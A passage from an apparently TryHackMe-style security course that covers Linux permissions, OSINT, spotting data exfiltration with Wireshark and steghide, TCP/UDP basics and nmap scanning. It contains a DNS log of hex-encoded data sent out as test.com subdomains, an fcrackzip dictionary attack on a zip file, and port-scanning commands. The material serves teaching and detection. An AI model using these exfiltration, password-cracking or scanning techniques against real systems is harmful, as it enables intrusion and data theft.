
It's important for an attacker to be able to read, write and access particular files. To do this, they would have to check file permissions. Here's a breakdown of what Linux file permissions mean. File permissions are displayed as:

`drwx rwx rwx username groupname number-of-files size date-last-modified file-name`

A file can either **read**, **write** or **executable** permissions. The permissions are for

- the user who owns the files
- the user who is part of a group that has particular permissions
- anyone else who doesn't fall into those criteria

In that particular order. The first character can either represent a file(-) or a directory(d).



```
[ec2-user@ip-10-10-69-240 ~]$ ls -la
total 16
drwx----- 3 ec2-user ec2-user 95 Dec 4 08:04 .
drwxr-xr-x 4 root      root      40 Dec 4 07:27 ..
-rw----- 1 ec2-user ec2-user 108 Dec 4 08:04 .bash_history
-rw-r--r-- 1 ec2-user ec2-user 18 Jul 27 2018 .bash_logout
-rw-r--r-- 1 ec2-user ec2-user 193 Jul 27 2018 .bash_profile
-rw-r--r-- 1 ec2-user ec2-user 231 Jul 27 2018 .bashrc
drwx----- 2 ec2-user ec2-user 29 Dec 4 07:23 .ssh
```

From the image above, for the `.bash_history` file, we can see that:

- The ec2-user user can read and write to the file
- Any user part of the ec2-user group doesn't have any access to the file
- Anyone else doesn't have access to the file

Like any computer system, there has to be an administrator user. In linux, this user is referred to as the super user and commonly has the username root. **The root user will always have an ID of 0.** Normal users can also be given administrator privileges, and this is shown in the `/etc/sudoers` file. The files contain entries in the form.

`user (host)=(user:group) commands`

This means the user on the host name is allowed to run the command as a particular user.

## Redirection Operators

This is more related to the user of Linux as opposed to what an attacker would do. Commands usually require input and produce output. Common operators include:

- > This is used to redirect the output of a command to a file.
- < This is used to provide input from a file to a command.
- | This is used to pass the output of one command to another.

The best way to understand how redirection operators work is to use them in practice!

## DAY 05: Open Source Intelligence (OSINT)

This resource is available as a blog post by Ben Spring at <https://blog.tryhackme.com/ho-ho/>

---

### What is OSINT

OSINT is data collected from publicly available sources to be used in an intelligence context. If an attacker were to run a target phishing campaign (which is sending fraudulent emails pretending to be from a reputable company, in order to have them reveal personal information or click on a malicious link), it looks more credible if you have prior knowledge about the individual being targeted.

Its amazing at how much information people share about themselves on social media platforms, both intentionally and un-intentionally. The OSINT framework is <https://osintframework.com/> is a collection of resources and tools you can use for your intelligence gathering.

### Image Metadata

Image metadata is text information that is pertaining to an image file, that is embedded into the file.

This data includes details relevant to the image itself as well as the information about its production. For example, if you take a photo in the park, your smartphone will attach GPS location metadata to the image. Back in the day, social networks wouldn't strip an images metadata, which meant a celebrity could take a photo at home and upload it, revealing their location.. Creepy right?

Image Metadata can also include camera details, such as aperture, shutter speed and DPI.. it can also include the creator (author) or the individual taking the image.

Exiftool is a free and open-source program for reading metadata on files. Lets use this program to read a photo's metadata. If you don't have exiftool installed, you can download it [here](#) or you can deploy and access your own Kali machine with it pre-installed [here](#).

Run the following command:

```
exiftool <image file>
```

The output will look similar to below:

```
ben@cloud ~/Pictures $ exiftool yy.jpg
ExifTool Version Number      : 10.10
File Name                    : yy.jpg
Directory                    : 
File Size                    : 314 kB
File Modification Date/Time  : 2018:12:16 15:21:40+00:00
File Access Date/Time       : 2019:12:04 10:42:37+00:00
File Inode Change Date/Time  : 2018:12:16 15:21:43+00:00
File Permissions             : rw-rw-r--
File Type                    : JPEG
File Type Extension         : jpg
MIME Type                    : image/jpeg
JFIF Version                 : 1.01
Resolution Unit              : None
X Resolution                 : 1
Y Resolution                 : 1
Exif Byte Order              : Little-endian (Intel, II)
Software                     : Google
Exif Version                 : 0220
User Comment                 : 
Image Width                  : 1744
Image Height                 : 981
Encoding Process             : Baseline DCT, Huffman coding
Bits Per Sample              : 8
Color Components              : 3
Y Cb Cr Sub Sampling         : YCbCr4:2:0 (2 2)
Image Size                   : 1744x981
Megapixels                   : 1.7
```

## The WayBack Machine

The WayBackMachine is a digital archive of the World Wide Web. It takes a snapshot of a website and saves it for us to view in the future. For example, here is what Google looked like on 8th Feb 1999: <https://web.archive.org/web/19990208004515/http://google.com/>

This can be used to gather information regarding how a website used to look.



## Reverse Image Search

Wouldn't it be cool if you could search the internet with an image? Well we can! Google actually lets you search the net for an image you have.

If a user has a profile picture of themselves on one social media, its most likely they've re-used the same photo on lots of other different social media sites. You can take that one image, search all other sites for that image and identify where that user has also signed up.


It can also be used to identify who or what is in an image. So if you are ever unsure on who someone in an image is (providing its a clear image of just that one individual), Google will most likely tell you.

For example, suppose we don't know what the following image is:



We can search the internet for the image.

Go onto Google Image Search (<https://www.google.com/imghp?hl=en>) and click the camera icon to search by an image. Then select the image! It will tell us what the image is! Oh look, its a Christmas tree!



The screenshot shows a Google Image Search interface. At the top, a search bar contains a small image of a Christmas tree and the text "r@ndom.jpg x" and "christmas tree". To the right of the search bar are icons for camera, voice search, and a magnifying glass. Below the search bar, there are tabs for "All", "Images", "Maps", "Shopping", and "More". The "Images" tab is selected. Below the tabs, it says "About 3,080,000,000 results (1.24 seconds)". A privacy reminder banner from Google is displayed, with buttons for "REMIND ME LATER" and "REVIEW". Below the banner, there is a thumbnail image of a Christmas tree. To the right of the thumbnail, it says "Image size: 800 x 800" and "Find other sizes of this image: All sizes - Small - Medium - Large". Below this, it says "Possible related search: **christmas tree**". At the bottom, there is a link to "Artificial Christmas Trees | Pre-lit Christmas Trees | Argos" with the URL <https://www.argos.co.uk> and a dropdown arrow. Below the link, it says "Products 1 - 30 of 79 - Christmas just wouldn't be the same without a traditional **Christmas tree** surrounded by all your lovingly wrapped gifts. While a natural tree ...".

*Reverse Image Search showing image object being recognized.*

## DAY 06: Data Exfiltration Techniques

Made with love for TryHackMe, By Sq00ky <3

Data Exfiltration is the technique of transferring unauthorized data out of the network, this is typically why companies have Data Loss Prevention systems in place - to prevent data exfiltration. Unfortunately, Data Loss Prevention systems aren't perfect and they can allow data that is classified to leave the network. This is where the Security Operations Center comes in.

Part of the job of a SoC Tier 1 Analyst is determine if an attack had actually occurred, this can be identified by many means. An easy way to tell is to review wireshark logs from the network and search for data exfiltration techniques. It's a lot easier to spot data that you know shouldn't be leaving the network than to determine if an APT (Advanced Persistent Threat) is inside. APTs can often be hidden deep inside the network, often abusing Kerberos and it's Ticket Granting System to gain permanent access.

Some Data Exfiltration techniques include:

- DNS
- FTP/SFTP based file transfer
- SMB based file transfer
- HTTP/HTTPS
- Steganographical methods, like hiding data within images
- ICMP
- And many more. The sky's the limit for Exfiltration methods.

So how do we identify Data Exfiltration attempts? It can be incredibly simple with Wireshark as long as it is not occurring over an encrypted protocol. DNS is the single most common technique used in Data Exfiltration, mainly because it blends in with normal traffic. DNS is used on just about every single device on your network, and it can be incredibly difficult to determine malicious traffic. An attacker, for example, could have their website setup, listening for data on any subdomain other than www and record it to a file to later examine the contents

|         |     |   |
|---------|-----|---|
| 1.1.1.1 | DNS | 95 Standard query 0x947f A 7472796861636b6d652e636f6d.test.com    |
| 1.1.1.1 | DNS | 95 Standard query 0x5890 AAAA 7472796861636b6d652e636f6d.test.com |

*An example of using DNS to transfer Hex encoded data.*


As you can see, this traffic can be easy to spot in large quantities as they are completely random and it can be semi-easy to spot.

Another technique is using photos to transfer data via methods of Steganography. The attacker may embed a hidden file within an image using a utility like Steghide **[Note: Must be installed on Kali]** (which we can also use to extract the data). If we noticed that a specific IP has requested a specific seemingly random image (like Google's logo on a website that is not google), we may choose to investigate.

| Time        | Source        | Destination   | Protocol | Length | Info                              |
|-------------|---------------|---------------|----------|--------|-----------------------------------|
| 3.434522069 | 192.168.1.105 | 192.168.1.107 | HTTP     | 509    | GET /google.jpg HTTP/1.1          |
| 3.445583838 | 192.168.1.107 | 192.168.1.105 | HTTP     | 640    | HTTP/1.0 200 OK (JPEG JFIF image) |

Above is a client requesting google.jpg from a Private IP Address


We can actually extract the contents of the file using Wireshark by going to:



File -> Export Objects -> HTTP -> google.jpg

We can then save the file for further forensics. Now we can attempt to extract any potential contents of the file with Steghide. To do so, we can execute:

```
steghide extract -sf ./<file to extract>.jpg
```



```

Terminal - root@MrS1n1st3r: ~
[root@MrS1n1st3r]~# steghide extract -sf ./google.jpg
Enter passphrase:
wrote extracted data to "file.txt".
[root@MrS1n1st3r]~# cat file.txt && echo ""
XXX-XX-XXXX
[root@MrS1n1st3r]~#


```

Above shows the extraction of sensitive social-security like data with Steghide.

A similar process can with all sorts of file types. As long as the file over HTTP, TFTP, FTP, or SMB, the data can be extracted from the packet capture. Some attackers may attempt to obfuscate the data further by placing the data in an encrypted zip file. Luckily for us, there are tools like **fcrackzip** (Note: **fcrackzip** is not preinstalled on Kali) that allow us to brute force zip files. The syntax is as follows

```
fcrackzip -b --method 2 -D -p /usr/share/wordlists/rockyou.txt -v ./file.zip
```

-b specifies brute forcing, --method 2 specifies a Zip file, -D specifies a Dictionary and -V verifies the password is indeed correct.




```

unknown option
[*]-[root@MrS1n1st3r]~# fcrackzip -b --method 2 -D -p /usr/share/wordlists/rockyou.txt -v ./file.zip
found file 'konosuba2-4c321f5b069f8600af4a5d852be00e0e.png', (size cp/uc 1201852/1204010, flags 9, chk a6fc)
found file 'README.md', (size cp/uc 855/ 1924, flags 9, chk 7a48)
found file 'file.txt', (size cp/uc 45/ 33, flags 9, chk a703)
possible pw found: christmas ()

```

Above depicts the successful brute forcing of a zip file.



```


#cat file.txt && echo ""
Hello world, this is my zip file!
[root@MrS1n1st3r]~#

```

Reading the contents of the file, we can see it is just a standard text file with several items. Not everything you find will always be malicious!

## DAY 07: Networking

A computer goes through several processes and several media to communicate with other computers through the internet. Like the wireshark challenge mentioned, this can briefly be summarised by the OSI model. Each layer is modular and connected to the layer above and below it, so each layer needs to be secure.



Physical and Data Link explore how information is transferred on and between physical networks. We'll be looking briefly at the Networking Layer and focus more on the Transport and Application Layer. To ensure standardisation across every computer, each layer of the OSI model uses protocols (these define a fixed method on communicating and we'll be hearing a lot about protocols in this document).

The internet consists of *very many* computers and for these computers need to know how to locate on another. Each computer on the Internet is assigned a number called an IP address. This is a 32 bit number in the form:

**X.X.X.X**

Where **x** can be any number between 0 and 255.

When computers communicate, they do so by sending packets across the internet. Packets can be thought of as self contained units that contain information being sent by computers (amongst other things). The network layer uses the Internet Protocol (IP) to ensure that packets reach the correct destination. These packets use the source and destination IPs to ensure that they reach the correct destination.



Now we know how packets get to their destinations, then what? *We enter the realm of the transport layer.* Getting packets from one destination to another is important, but we have a lot of different things to think about:

- Reliability - how do we ensure that a packet reliably gets to its destination
- Congestion Control/Flow Control - In the event of too much traffic, how do we ensure that no data is lost or jumbled up
- Connection - how do we keep track of data coming and going from computers
- Multiplexing - applications on computers run on ports(ports are assigned numbers from 0-65535). This is necessary so many applications can run and communicate over the internet at the same time.

The transport layer mostly comprises of 2 protocols and we'll have a brief look at both of them.

## TCP – Transmission Control Protocol

TCP is a connection oriented, reliable transmission protocol. It has the following features:

- Reliable - when transferring data across the internet, packets may be dropped due to lost connection. TCP uses acknowledgement to ensure that data is retransmitted even if it is dropped
- Connection Oriented - depending on what data is being sent, the ordering is quite important. TCP uses sequence numbers to keep track of the order in which data is being sent.
- Flow/Congestion Control - TCP uses mechanisms to ensure that there's no congestion when data is being transmitted. Sending too much or too little data can cause reliability issues:
  - Too much data can lead to packet loss which triggers constant retransmission of data(this is quite inefficient)
  - Too little data would mean that less data is sent(which is also quite inefficient)

|   |                 |    |     |     |     |     |     |     |     |                             |             |  |  |  |  |  |  |  |  |
|---|-----------------|----|-----|-----|-----|-----|-----|-----|-----|-----------------------------|-------------|--|--|--|--|--|--|--|--|
| Source port   |                 |    |     |     |     |     |     |     |     | Destination port            |             |  |  |  |  |  |  |  |  |
| Sequence number   |                 |    |     |     |     |     |     |     |     |                             |             |  |  |  |  |  |  |  |  |
| Acknowledgment number (if ACK set)  |                 |    |     |     |     |     |     |     |     |                             |             |  |  |  |  |  |  |  |  |
| Data offset   | Reserved<br>000 | NS | CWR | ECE | URG | ACK | PSH | RST | SYN | FIN                         | Window Size |  |  |  |  |  |  |  |  |
| Checksum  |                 |    |     |     |     |     |     |     |     | Urgent pointer (if URG set) |             |  |  |  |  |  |  |  |  |
| Options (if <i>data offset</i> > 5. Padded at the end with "0" bytes if necessary.) |                 |    |     |     |     |     |     |     |     |                             |             |  |  |  |  |  |  |  |  |

This is what a TCP packet looks like. It contains the following data:


- 1st row:
  - source/destination ports(16 bit)- port number to send/receive data
- 2nd row:
  - Sequence number(32 bit) - to keep track of the order of data
- 3rd row:
  - Acknowledgement Number(32 bit) - to keep track of what data has been received
- 4th row:
  - Data offset: Specifies the size of the header so the computer knows what position to start reading off to obtain data
  - Flags: these can be thought of as options for how the protocol works:
    - ACK - indicates that the packet contains an acknowledgement
    - RST - reset the connection
    - SYN - start a connection
    - FIN - end a connection
- 5th row:
  - Checksum - a value that is checked by the receiver to ensure that the header is not corrupted
- 6th row:
  - Data sent by the application

When a computer wants to send data using TCP, it needs to start a connection. It does this using what is called a 3 way handshake:

[1] The initiating connection(client) first sends a SYN packet with an initial packet number

[2] The receiving end(server) sends a packet with the SYN and ACK flags set where the acknowledgement number of this packet is the sequence number of the packet sent by the client. The server sets its own sequence number

[3] The client receives this packet and sends a new packet with the ACK flag set and the acknowledgement number set as the initial sequence number sent by the server



After the 3rd packet, the client and server begin transferring data. TCP also has a handshake to tear down a connection but this isn't relevant for now.




## UDP – User Datagram Protocol

This protocol is a connectionless, stateless protocol. Unlike TCP, it doesn't focus on reliability or creating a connection. This is useful in scenarios where the loss of data is tolerated e.g. streaming video and audio.

|                          |          |                  |
|--------------------------|----------|------------------|
| Source IPv4 Address      |          |                  |
| Destination IPv4 Address |          |                  |
| Zeros                    | Protocol | UDP Length       |
| Source Port              |          | Destination Port |
| Length                   |          | Checksum         |
| Data                     |          |                  |

This is the format of a UDP packet:

- The first row contains a source address to indicate the source
- The second row contains a destination address to indicate the destination
- The third row:
  - The length contains the length of the UDP header and data
- The fourth row contains source and destination ports
- The 5th row contains:
  - Length of the data
  - Checksum used to check for errors
- The 6th row contains the data transmitted



Unlike TCP, UDP doesn't require a handshake(as it is connectionless).

## Application Layer

We've explored how data gets from one computer to another, and why these connections can be reliable (depending on the transport protocol used). Once data actually reaches the computer, it needs to be processed by the computer. We know that computers run different services (act as web servers, act as file storage servers and more). Computers process this data differently depending on what the computer is doing. To standardise this, computers also use protocols on the application layer. Different protocols run on different port numbers, and different services tend to have default port numbers.

## TCP Scanning

The most common attack scenario is when an attacker is given the IP address(es) of a machine(s). An attacker would have to enumerate the machine to understand what services are running, and exploit these running services. They do this by scanning ports on the machine they are enumerating. The most common tool used to carry out scans is [nmap](#). Here are the stages you would usually follow when starting out scanning:

1. Start out with a ping scan to see if the host is alive
2. Carry out a TCP Scan
3. Carry out a UDP Scan

### Ping Scan

When given an IP address, you want to check if the box is actually up. To do this, you can use what is known as a ping scan. A ping scan uses ICMP (which is a protocol that's part of the internet protocol), more specifically, an ICMP echo request to check if a machine is up. If the machine is up, it will respond with an ICMP echo reply. You can do this using:

- `ping IP-ADDRESS`
- `nmap -sn ip-address`

Something to remember is that some machines will either have ICMP blocked or a firewall that disabled ICMP packets. Even though the machine is alive, it will not respond to this request.


## TCP Scan

Now that you've determined a machine is actually up, you can start scanning for services. We'll start doing this with TCP. You can use nmap to scan for TCP services:

```
nmap -sT -p port-number -O -sC -sV -T[1-5] -oA output-file-name ip-address
```

- -sT is a TCP connect scan(which is the same as the 3 way handshake). It uses this to check if the port is open
  - -sS is a TCP stealth scan which only sends one packet to see if the TCP port is open
- -p port-number is used to specify what port to scan:
  - -p- can also be used to scan all the ports
  - -F is a common flag used to specify the top 250 common ports
- -O is used to determine the host operating system
- -sC is used to run default scripts. NMAP has particular scripts it can run against services running on hosts to gain more information
- -sV is used to determine the versions of services running on open ports
- -T is used to specify the timing with 1 being the slowest and 5 being the fastest. The faster the scan, the more unreliable the results. A good compromise is 3
- -oA is used to store the output in all the formats provided by nmap:
  - .nmap
  - .gnmap
  - .xml

The -sC, -O and -sV flag can all be combined by using the -A flag.




This shows what a stealth scan would be like.

Once NMAP receives the SYN-ACK packet from the server, it will assume the server is open.

When a TCP port is closed, it sends an RST packet. Once NMAP receives this packet, it will mark the port as closed.

Another thing to note is that some machines may block ICMP which is used for ping scans. You can still ask nmap to assume the host is alive by adding -Pn flag.



## UDP Scanning

UDP scanning uses the same combination as above. Instead of using the -sT or -sS scan type, it uses the -sU flag to specify a UDP scan.

Here's how a UDP scan responds:

- Open port: the UDP port accepts the packet and doesn't respond
- Closed port: the UDP port sends an ICMP port unreachable message

Since UDP doesn't respond if the port is open, UDP ports take a *very long* time to scan.

NMAP displays these particular messages to determine the status of ports:

- Open: the port is open
- Closed: the port is closed
- Filtered: a firewall, filter or something else is blocking the port so nmap cannot tell whether the port is open or closed
  - Nmap uses open and closed in combination with filtered when it cannot tell the status of a port

The [NMAP man page](#) gives more information.

## DAY 08: Linux Privilege Escalation: SUID

This resource is available as a blog post by *Ben Spring* at <https://blog.tryhackme.com/linux-privilege-escalation-suid/>

---

### What is Privilege Escalation?

Computer systems are designed to be used by multiple users, and privileges mean what a user is permitted to do. Common privileges include viewing and editing files, or modifying system files.

Privilege escalation is the act of exploiting a bug, design flaw or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user.

<https://payatu.com/guide-linux-privilege-escalation>

### What is SUID?

